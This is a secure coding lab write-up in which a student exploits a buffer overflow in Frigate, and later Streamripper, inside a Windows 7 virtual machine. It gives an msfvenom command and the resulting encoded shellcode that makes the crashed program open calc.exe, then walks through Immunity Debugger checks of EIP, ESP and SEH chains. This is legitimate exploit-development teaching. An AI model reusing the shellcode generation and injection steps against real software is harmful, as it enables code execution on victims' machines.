SECURE CODING LAB 10

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


For this task too, we will be using our windows 7 virtual instance and will install Frigate and Immunity debugger




Below is the exploit2.py script that is run in order to generate the payload




Upon running and crashing Frigate. (Buffer overflow) we will see this



This will trigger the command prompt



(entering the payload)



Now, we will try using a different payload for triggering the calc.exe and then repeat the process.


Open linux on VMBox and in terminal paste the following code to get the calc payload

msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python


This will generate the bit code

```
buf = ""
buf += "\xbf\xe3\xfa\x7b\x97\xdb\xd5\xd9\x74\x24\xf4\x5d\x2b"
buf += "\xc9\xb1\x30\x83\xed\xfc\x31\x7d\x0f\x03\x7d\xec\x18"
buf += "\x8e\x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\x9f"
buf += "\xf2\x5b\xb0\xeb\x57\x57\x3b\xb9\x43\xec\x49\x16\x63"
buf += "\x45\xe7\x40\x4a\x56\x54\xb0\xcd\xd4\xa7\xe5\x2d\xe5"
buf += "\x67\xf8\x2c\x22\x95\xf1\x7d\xfb\xd1\xa4\x91\x88\xac"
buf += "\x74\x19\xc2\x21\xfd\xfe\x92\x40\x2c\x51\xa9\x1a\xee"
buf += "\x53\x7e\x17\xa7\x4b\x63\x12\x71\xe7\x57\xe8\x80\x21"
buf += "\xa6\x11\x2e\x0c\x07\xe0\x2e\x48\xaf\x1b\x45\xa0\xcc"
buf += "\xa6\x5e\x77\xaf\x7c\xea\x6c\x17\xf6\x4c\x49\xa6\xdb"
buf += "\x0b\x1a\xa4\x90\x58\x44\xa8\x27\x8c\xfe\xd4\xac\x33"
buf += "\xd1\x5d\xf6\x17\xf5\x06\xac\x36\xac\xe2\x03\x46\xae"
buf += "\x4d\xfb\xe2\xa4\x63\xe8\x9e\xe6\xe9\xef\x2d\x9d\x5f"
buf += "\xef\x2d\x9e\xcf\x98\x1c\x15\x80\xdf\xa0\xfc\xe5\x10"
buf += "\xeb\x5d\x4f\xb9\xb2\x37\xd2\xa4\x44\xe2\x10\xd1\xc6"
buf += "\x07\xe8\x26\xd6\x6d\xed\x63\x50\x9d\x9f\xfc\x35\xa1"
buf += "\x0c\xfc\x1f\xc2\xd3\x6e\xc3\x05"
```


Now, we copy that into our exploit script and run it again to generate a new payload




The program will crash again, but this time the code will trigger the calculator app to open




Now, we will be analysing this whole set of processes with Immunity debugger that we have installed on the Windows 7 instance




Check for EIP address







When we run the application executable

Since there are several exceptions in the frigate code, we will try to run streamripper here
And see what happens when payload is injected and app is crashed:




We also see a difference in the registers (pertaining to the hex code of what was typed in)






Verify the starting and ending addresses of stack frame




Highlighted is the esp address

Verify the SEH chain and report the DLL loaded along with the addresses.




now, we observe the SEH chain (initial state)

Upon simply running the executable, we see the SEH list grow



Now, checking the executable modules…



Checking the base addresses now for the ones highlighted...